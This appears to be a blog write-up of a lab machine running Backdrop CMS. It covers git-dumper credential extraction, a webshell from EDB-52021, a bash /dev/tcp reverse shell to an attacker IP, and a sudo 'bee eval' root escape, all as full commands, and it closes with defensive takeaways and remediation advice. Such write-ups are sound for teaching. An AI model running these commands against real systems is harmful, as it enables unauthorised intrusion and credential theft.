
Ran sudo -l and he can run bee as admin.

Looked it up on gtfobins https://gtfobins.org/gtfobins/bee/#inherit. We can only inherit. Bee is Backdrop’s CLI tool so we can use it in /var/ww/html.
sudo /usr/local/bin/bee eval ‘system(“/bin/bash -p”);’

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a Backdrop CMS installation. Source code confirmed the CMS. Ran feroxbuster and noticed the nmap scan had also flagged a publicly accessible /.git directory.
rustscan -a 10.129.231.223 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.231.223/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Git repository dump and credential extraction Used git-dumper to download the exposed .git repository. Read through the dumped files and found plaintext database credentials in settings.php.
~/.local/bin/git-dumper http://10.129.231.223/.git/ ~/fknhack/dog/git-dump –timeout 15
Credentials recovered: root:BackDropJ2024DS2024
3 – Username enumeration and CMS login SSH with the recovered credentials failed. The standard admin login also failed. Used ffuf to fuzz the /accounts endpoint and identified two valid users, john and tiffany. Authenticated to the Backdrop CMS admin panel as tiffany using the recovered password. Confirmed the Backdrop CMS version via Reports – Status report.
ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -u http://dog.htb/?q=accounts/FUZZ -c -v -mc 403
4 – Initial Access – Backdrop CMS authenticated RCE – EDB-52021 Researched the Backdrop CMS version and found EDB-52021, an authenticated RCE via malicious module upload. Ran the exploit script which generated a PHP webshell. Packaged the shell into a tar.gz archive to bypass the extension filter and uploaded it via the Install New Modules functionality. Navigated to the shell path and triggered a bash reverse shell immediately after upload before the file was cleaned up.
python3 EDB-52021.py http://10.129.231.223 tar -czf shell.tar.gz shell/ http://10.129.231.223/modules/shell/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.147/1337+0>%261′
5 – Lateral movement via password reuse Stabilized the shell and found two users on the machine. Confirmed MySQL was running and authenticated with the recovered credentials. Dumped the users table from the backdrop database and found password hashes. Discovered that johncusack reused the same BackdropCMS password for his OS account. SSH’d in as johncusack and retrieved user.txt.
mysql -u root -p’BackDropJ2024DS2024′ -h 127.0.0.1
Credentials: johncusack:BackDropJ2024DS2024
6 – Privilege Escalation – bee sudo abuse Ran sudo -l and found johncusack could run the bee CLI tool as root. Bee is Backdrop’s command-line utility. Used the GTFOBins bee eval technique to spawn a privileged bash shell and retrieved root.txt.
sudo /usr/local/bin/bee eval ‘system(“/bin/bash -p”);’
Key Takeaways
- Exposed .git directory leaking source code and credentials – The .git directory was publicly accessible, allowing full repository dump via git-dumper. settings.php contained plaintext database credentials. Git repositories must never be exposed on public-facing web servers and web server configurations must explicitly block access to .git directories.
- Plaintext credentials in source code – CWE-312 – Database credentials were hardcoded in settings.php and committed to the repository. Credentials must never be stored in source code or configuration files tracked by version control. Use environment variables or a secrets manager and audit all repositories for committed secrets.
- Backdrop CMS authenticated RCE – EDB-52021 – The Backdrop CMS version was vulnerable to remote code execution via a malicious module upload. CMS platforms must be kept up to date and module upload functionality must be restricted to trusted administrators with strong unique credentials.
- Password reuse between CMS and OS account – The johncusack OS account used the same password as the Backdrop CMS admin account, turning a web application credential into direct SSH access. Passwords must be unique across every system and account without exception.
- bee sudo rule enabling shell escape – Johncusack could run the bee CLI tool as root with no restrictions. Bee’s eval functionality allowed arbitrary PHP execution including system commands. Sudo rules for CMS CLI tools must be reviewed against known abuse techniques and restricted to specific safe subcommands where possible.
- Username enumeration via account endpoint – Valid usernames were enumerable through the /accounts endpoint returning 403 responses for existing users versus 404 for non-existent ones. CMS user enumeration must be disabled and all endpoints must return consistent responses regardless of whether the account exists.
Remediation
[Immediate] Block public access to the .git directory Add a deny rule for /.git in the web server configuration immediately. For Apache, add RedirectMatch 404 /\.git or equivalent. Audit all web servers for exposed version control directories including .git, .svn, and .hg. Rotate all credentials found in the dumped repository.
[Immediate] Remove credentials from source code and rotate affected accounts Remove the plaintext credentials from settings.php and all other source files immediately. Rotate the database root password and the tiffany and johncusack account passwords. Integrate a secrets scanning tool such as truffleHog or gitleaks into the CI/CD pipeline to prevent credentials being committed going forward.
[Immediate] Patch Backdrop CMS to remediate EDB-52021 Update Backdrop CMS to the latest patched version immediately. Restrict the module installation functionality to a named administrator account protected by MFA. Implement file integrity monitoring on the modules directory to alert on new PHP file creation.
[Immediate] Remove the bee sudo rule Delete the sudoers entry allowing johncusack to run bee as root. The eval subcommand provides direct arbitrary code execution and must never be accessible via sudo. Audit all sudo rules referencing CMS CLI tools across the environment.
[Short-term] Enforce unique passwords across all systems and accounts The password reuse between the CMS and the OS account enabled direct SSH access from a web credential. Enforce a policy requiring unique passwords per account and per system. Conduct a credential audit to identify any other shared passwords across the environment.
[Short-term] Disable username enumeration on CMS endpoints Configure Backdrop CMS to return consistent HTTP responses for all account lookup requests regardless of whether the username exists. Implement rate limiting on authentication and account endpoints to slow brute force and enumeration attempts.
[Long-term] Implement a secure development and deployment baseline for CMS platforms Define a hardening standard for all CMS deployments covering exposed version control directories, credential storage in source files, patch cadence, module upload restrictions, and sudo policy for CLI tools. Include all CMS installations in the scope of regular vulnerability scans and penetration tests.


Leave a Reply